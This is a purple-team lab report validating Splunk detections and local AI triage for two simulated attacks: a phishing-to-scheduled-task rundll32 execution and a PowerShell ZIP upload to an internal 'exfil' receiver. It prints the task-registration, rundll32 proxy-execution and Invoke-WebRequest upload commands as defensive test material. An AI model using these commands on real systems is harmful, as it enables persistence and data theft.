TECHNICAL VALIDATION REPORT

Purple Lab Splunk Detection and Local AI Triage Validation

Rundll32 execution and synthetic HTTP POST file transfer

Mladen Starčević


SOC Incident Manager | B33KEEP3R

Purpose and outcome

I validated two controlled Windows scenarios in my Purple Lab and connected their telemetry to Splunk detections and local Qwen assessments. The evidence demonstrates a phishing-style delivery and scheduled-task execution chain, followed by a separate synthetic ZIP upload scenario.

Both detection paths produced saved AI triage results. The dashboard snapshot contains three processed events across the two scenarios, with all three assessments awaiting analyst review. Original event evidence remains separate from model-generated interpretation.

Scenario	Confirmed validation
S01 Rundll32	Benign Notepad execution, scheduled-task records, a matching detection and saved local AI analysis.
S02 HTTP POST	PowerShell upload command, correlated TCP records, scheduled alert and automatic local AI analysis.



Dashboard excerpt showing the report snapshot: 3 queued detections in the selected window, 3 completed assessments, 3 pending reviews and 0 saved empty responses.

Scope and collection architecture

The test endpoint was WIN10-LEGACY in the b33keep3r.lab domain. Kali supplied local message delivery and HTTP services. Splunk collected Windows records, applied scheduled detections and passed matching event references to two scenario-specific AI workers.




Figure 1 Reconstructed collection and processing architecture. Arrows show data flow rather than independently measured network sessions.

Component	Address or identifier	Role
WIN10-LEGACY	10.0.2.6	Monitored Windows endpoint and source of both tests
Kali Linux	10.0.2.8	Mailpit, HTTP delivery on 8080 and ZIP receiver on 8081
Splunk Web	10.0.2.59:8000	Illustrative lab address for the Splunk investigation and dashboard service
Local AI connection	Qwen35_9B_Local_AI	qwen3.5:9b through the configured local Ollama service
Splunk indexes	main / ai_queue / ai_triage	Original evidence / queued references / saved AI assessments

Evidence and timing

The report distinguishes screenshots, pasted event extracts and AI output. Event timelines use UTC. Any local clock shown inside an original screenshot is preserved. Separate replays are identified by their channel and RecordID so that an early execution is not presented as the later automated test.

The work assessed collection, detection and preliminary triage in a laboratory. Production mail filtering, external egress and endpoint prevention effectiveness were outside the reported validation scope.

S01 Controlled message delivery


The objective was to follow a user-driven delivery sequence into a scheduled task and Rundll32, while keeping the final action benign. A local Mailpit message used an order-document pretext and linked to PurpleLab-Phish-01.cmd on Kali. The recipient was a laboratory account.



E01 Original Mailpit message with an order-document pretext and the laboratory HTTP link.

The downloaded CMD file invoked PowerShell to register PurpleLab-Phish-01 for the interactive user and start the task. The task action called Rundll32 with pcwutl.dll,LaunchApplication and the Windows Notepad executable.

```
rundll32.exe pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe
```




E02 The Windows test console identifies the authorized PLAB-PHISH-01 simulation. Its displayed local clock is not used as a UTC event timestamp.

Delivery interpretation

This was a link-based simulation using a local mailbox and a harmless test file. The message demonstrates the delivery pretext; the process and Task Scheduler records on the next page establish the execution that followed. The test does not measure a production email gateway.

S01 Execution and scheduled task evidence




_time	User	Image	ProcessId	ParentImage	ParentProcessId	CommandLine
2026-10-26 11:43:08.710	B33KEEP3R\marko.jovanovic	C:\Windows\System32\cmd.exe	8948	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	4516	C:\Windows\system32\cmd.exe /c ""C:\Users\marko.jovanovic\Downloads\PurpleLab-Phish-01.cmd" "
2026-10-26 11:43:08.879	B33KEEP3R\marko.jovanovic	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1704	C:\Windows\System32\cmd.exe	8948	powershell.exe -NoProfile -Command "$ErrorActionPreference='Stop'; $name='PurpleLab-Phish-01'; if(Get-ScheduledTask -TaskName $name -ErrorAction SilentlyContinue){throw 'Test task already exists'}; $user=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name; $action=New-ScheduledTaskAction -Execute ($env:WINDIR+'\System32\rundll32.exe') -Argument 'pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe'; $principal=New-ScheduledTaskPrincipal -UserId $user -LogonType Interactive -RunLevel Limited; Register-ScheduledTask -TaskName $name -Action $action -Principal $principal -Description 'Purple Lab benign phishing simulation' | Out-Null; Start-ScheduledTask -TaskName $name; Get-Date -Format o"
2026-10-26 11:43:11.134	B33KEEP3R\marko.jovanovic	C:\Windows\System32\rundll32.exe	1224	-	1348	"C:\Windows\System32\rundll32.exe" pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe
2026-10-26 11:43:11.401	B33KEEP3R\marko.jovanovic	C:\Windows\System32\notepad.exe	8176	C:\Windows\System32\rundll32.exe	1224	"C:\Windows\System32\notepad.exe"

E03 Cropped original process table: Edge starts CMD, CMD starts PowerShell, and Rundll32 starts Notepad. The Rundll32 ParentImage is unavailable in this record.

UTC on 26 October	Channel and RecordID	Observed action
11:43:08.710	Sysmon 1 / 61378	Edge → CMD, PID 8948, downloaded test file
11:43:08.879	Sysmon 1 / 61379	CMD → PowerShell, PID 1704, task registration command
11:43:11.085	Task Scheduler 106 / 8649	PurpleLab-Phish-01 registered for marko.jovanovic
11:43:11.133	Task Scheduler 129 / 8651	Task action starts Rundll32 as PID 1224
11:43:11.134	Sysmon 1 / 61382	Rundll32 PID 1224 with the tested DLL and target
11:43:11.401	Sysmon 1 / 61383	Notepad PID 8176; parent Rundll32 PID 1224
11:43:11.492	Task Scheduler 201 / 8655	Rundll32 task action completes with result 0

T01 Fields transcribed from the pasted event timeline. RecordIDs belong to their stated channels. Events within a millisecond may appear equal after display rounding.



2026-10-26 11:43:11.085	106	\PurpleLab-Phish-01	B33KEEP3R\marko.jovanovic	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>106</EventID><Version>0</Version><Level>4</Level><Task>106</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.0853760Z'/><EventRecordID>8649</EventRecordID><Correlation/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskRegisteredEvent'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='UserContext'>B33KEEP3R\marko.jovanovic</Data></EventData></Event>
2026-10-26 11:43:11.120	325	\PurpleLab-Phish-01		<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>325</EventID><Version>0</Version><Level>3</Level><Task>325</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1205082Z'/><EventRecordID>8650</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskInstanceQueued'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='QueuedTaskInstanceId'>{57fa2e71-0754-4121-a41f-c8a795157709}</Data></EventData></Event>
2026-10-26 11:43:11.133	110	\PurpleLab-Phish-01	marko.jovanovic	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>110</EventID><Version>0</Version><Level>4</Level><Task>110</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1338737Z'/><EventRecordID>8654</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskRunEvent'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='InstanceId'>{57fa2e71-0754-4121-a41f-c8a795157709}</Data><Data Name='UserContext'>marko.jovanovic</Data></EventData></Event>
2026-10-26 11:43:11.133	200	\PurpleLab-Phish-01	C:\Windows\System32\rundll32.exe	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>200</EventID><Version>1</Version><Level>4</Level><Task>200</Task><Opcode>1</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1359432Z'/><EventRecordID>8653</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='2580'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security

E04 Original Task Scheduler results show the named test task, registration and the Rundll32 action.


The Notepad child event and Task Scheduler result together confirm the benign execution. The missing Rundll32 ParentImage is not filled in by assumption; the scheduler record provides the separate task-to-process correlation.

S01 Detection and saved AI assessment

The Rundll32 search selected Sysmon Event ID 1 records containing rundll32.exe and the pcwutl.dll LaunchApplication pattern. The first documented execution and later detection replays are separate events. A later replay also validated scheduled alerting.



E05 Detection replay: the search returns Rundll32 RecordID 62067 at 12:51:44.735 UTC.



E06 The scheduled Rundll32 alert fires at 12:52:00 UTC in that replay.

Automated replay	Event time UTC	AI saved UTC	Elapsed
RecordID 62623	13:57:41.302	13:59:25	about 1 min 44 s
RecordID 62764	14:14:20.029	14:16:00	about 1 min 40 s

T02 and E12 Saved result rows identify these as later processing runs. Elapsed values cover the complete scheduled path, not model inference alone.

Assessment for RecordID 62764

The saved English assessment identifies Sysmon Event ID 1, WIN10-LEGACY, the Rundll32 command, process user B33KEEP3R\marko.jovanovic and Medium integrity. It records ParentProcessId 1348 while leaving ParentImage unknown.

That single event supports the Rundll32 execution pattern mapped to T1218.011. The worker correctly treats successful Notepad execution, task registration and phishing context as facts requiring additional evidence. The initial execution series supplies that wider evidence separately.

S02 Synthetic ZIP upload and process correlation


The second scenario prepared synthetic documents and a ZIP archive, then used PowerShell Invoke-WebRequest to POST the archive to the internal Kali receiver. The destination was http://10.0.2.8:8081/PLAB-EXFIL-02. This was an internal transfer exercise.

```
Invoke-WebRequest -Uri http://10.0.2.8:8081/PLAB-EXFIL-02
    -Method Post -InFile $zip -ContentType application/zip
```

UTC on 26 October	Channel and RecordID	Evidence
11:39:20.820	Sysmon 1 / 61006	Explorer starts PowerShell PID 10464
14:38:24.030	PowerShell 4104 / 150909	Test marker; Execution ProcessID 10464
14:38:24.342	PowerShell 4104 / 150974	Compress-Archive; Execution ProcessID 10464
14:38:48.537	Sysmon 3 / 62982	TCP to 10.0.2.8:8081; timing matches the port check
14:39:00.717	Sysmon 3 / 62984	Same PowerShell process connects to 10.0.2.8:8081
14:39:00.767	PowerShell 4104 / 151107	Invoke-WebRequest with POST and -InFile $zip

T03 Correlated event fields supplied during the investigation. The original PowerShell process was already running before the transfer test.

Both Sysmon network records use ProcessGuid {1b07de46-3be8-6adf-8f02-000000001400} and PID 10464. The three 4104 records independently identify Execution ProcessID 10464. Host, time and PID connect the script blocks to that process instance; ProcessGuid joins its Sysmon process and network evidence.




E07 Cropped original receiver configuration and listening output. This shows the local service and its response logic, rather than a completed-transfer receipt.


The test notes record HTTP 200 and a 743-byte ZIP with matching SHA256 at both ends. Receipt and hash comparison are separate evidence from 4104 and Sysmon 3. The saved AI assessment was supplied the PowerShell event, not the receiver receipt.

S02 Scheduled alert and automatic processing

The detection selected PowerShell 4104 script blocks containing Invoke-WebRequest, a POST method, -InFile and an unencrypted HTTP URL. The saved rule used a rolling five-minute window and ran every minute. A fresh replay tested scheduled processing without manually launching the worker.



E08 Original detection results identify the new PowerShell event 151208, PID 10464 and the upload command.



E09 The scheduled HTTP POST alert is recorded at 15:21:00 UTC. The screenshot displays Digest mode; final per-result configuration is not established by this view.

Stage	UTC on 26 October	Evidence
PowerShell event	15:20:03.861	4104 / RecordID 151208
Scheduled alert	15:21:00	Triggered Alerts screenshot
AI assessment saved	15:23:00	ai_triage result and dashboard history
Event to saved analysis	about 2 min 56 s	Observed elapsed time for this replay

The result was stored with status completed and review_status pending. It confirms that the scheduled path retrieved the original event, obtained a non-empty model response and saved an assessment for the new RecordID. This is not a throughput benchmark or an accuracy score.

The same rule had previously detected RecordID 151171 at 15:00:21 UTC. RecordID 151208 is used here because it validates the complete automatic path into saved triage.

Local AI triage and analyst review

Each alert writes a small JSON event reference into ai_queue. A scenario-specific worker retrieves the matching original record from main, requests a preliminary English assessment through Qwen35_9B_Local_AI and stores the output in ai_triage. This keeps the source evidence available for review.

Scenario	Rule identifier	Saved result source
Rundll32	purplelab_rundll32_launchapplication	purplelab:qwen:triage
HTTP POST	purplelab_powershell_http_post_file	purplelab:qwen:http_post:triage

Worker behavior

The HTTP worker searches the preceding 24 hours, selects one queued event per run and skips keys already marked completed in its seven-day triage lookup. Its event key combines rule, endpoint and RecordID. The configured schedule uses odd minutes so it is staggered with the earlier worker.

This is a laboratory implementation with bounded lookbacks and best-effort deduplication. The tests demonstrate successful runs; they do not establish exactly-once processing, queue durability or production capacity.

Prompt boundaries


The final HTTP prompt requests five sections: confirmed facts, command parameters, host and process context, relevant ATT&CK mapping, and missing evidence. Log content is treated as data. The prompt separates the supplied laboratory context from what the event itself establishes.

Field or claim	Interpretation used in the report
completed	The worker saved a non-empty response; this does not certify correctness.
pending	The model assessment awaits human review.
$zip in the command	An unresolved variable; its name does not reveal the file path or contents.
System Security UserID	Event-provider context is not substituted for the process user.
4104 and Sysmon 3	Recorded script content and TCP connectivity do not independently prove file receipt.


Observed quality improvement

Early model output confused the SYSTEM SID with a user role and misstated the Rundll32 technique. The prompt was revised to constrain identity, ATT&CK and success claims. The later assessments preserve missing parent information and distinguish the HTTP command from transfer confirmation. Human review remains part of the workflow.

Dashboard and stored investigation history



E10 Original B33KEEP3R Cyber Defense Operations dashboard after import into Splunk. This is the implemented dashboard, not the earlier visual concept.



E12 Original history table shows Rundll32 records 62623 and 62764, and PowerShell record 151208, all completed with analyst review pending.

Reading the operational view

The first counter reports queued detections recorded in the selected window. It does not measure the current unprocessed backlog. The displayed three completed assessments represent two Rundll32 replays and one HTTP POST replay across two scenarios.

The telemetry radar uses fixed host positions and colors derived from ingestion freshness. In this snapshot WIN10-LEGACY and DC01 are green; WIN10-NIKOLA is gray. These markers describe telemetry availability, not device uptime or a security verdict.

The workflow table connects event, queue and saved-analysis timestamps. The latest assessment and history panels read stored ai_triage results. Refreshing this overview does not submit a new model request.

Results and MITRE technique mapping

Validation area	Result supported by the evidence
S01 execution	Mailpit delivery context, Windows process chain, named task registration and task action result 0; Notepad child event confirms execution.
S01 automatic triage	Later Rundll32 records 62623 and 62764 have saved AI assessments.
S02 detection and triage	4104 record 151208, scheduled alert and saved analysis form the demonstrated automatic path.
S02 correlation	Initial transfer series links PowerShell process creation, archive and POST script blocks, and TCP events.
Operational view	The dashboard presents three processed records, three pending reviews and no saved empty responses in its selected snapshot.

Technique mapping

Technique ID	Technique	Use in these controlled scenarios
T1566.002	Spearphishing Link	Order-document link in local Mailpit; simulated delivery context.
T1204.002	Malicious File	User opening the downloaded CMD is emulated with a benign file.
T1059.003	Windows Command Shell	CMD process executes the downloaded test script.
T1059.001	PowerShell	Task registration and the archive/upload script blocks.
T1053.005	Scheduled Task	Named task registration and execution records.
T1218.011	Rundll32	Rundll32 invokes pcwutl.dll LaunchApplication and the benign target.
T1560.001	Archive via Utility	Compress-Archive in the initial transfer series; not inferred from $zip alone.
T1048.003	Exfiltration Over Unencrypted Non-C2 Protocol	Scenario mapping for the intended internal HTTP transfer; not a finding of data theft.

These are mappings of demonstrated scenario steps. They are not eight independent detection rules or a measure of complete ATT&CK coverage. Two dedicated detections and two AI processing paths were validated.

Technical references and conclusion

Technical definitions were checked against the following primary references. Laboratory results are supported by the screenshots, event extracts and saved assessment rows reproduced in the scenario sections.

Microsoft Sysmon
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Microsoft Windows PowerShell logging
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging?view=powershell-5.1

MITRE T1218.011 Rundll32
https://attack.mitre.org/techniques/T1218/011/

MITRE T1059.001 PowerShell
https://attack.mitre.org/techniques/T1059/001/

MITRE T1059.003 Windows Command Shell
https://attack.mitre.org/techniques/T1059/003/

MITRE T1053.005 Scheduled Task
https://attack.mitre.org/techniques/T1053/005/

MITRE T1566.002 Spearphishing Link
https://attack.mitre.org/techniques/T1566/002/

MITRE T1204.002 Malicious File
https://attack.mitre.org/techniques/T1204/002/

MITRE T1560.001 Archive via Utility
https://attack.mitre.org/techniques/T1560/001/

MITRE T1048.003 Unencrypted Non C2 Protocol
https://attack.mitre.org/techniques/T1048/003/

Conclusion

The project connects controlled Windows activity to collected evidence, dedicated Splunk detections and saved local AI triage. The two scenarios demonstrate both a complete benign execution chain and an HTTP upload investigation with process and network correlation.

The practical result is a reviewable detection-to-assessment workflow. Event identifiers remain visible, original evidence is retained, and the analyst can compare the model output with the underlying records. The dashboard presents the resulting history without repeating inference on refresh.

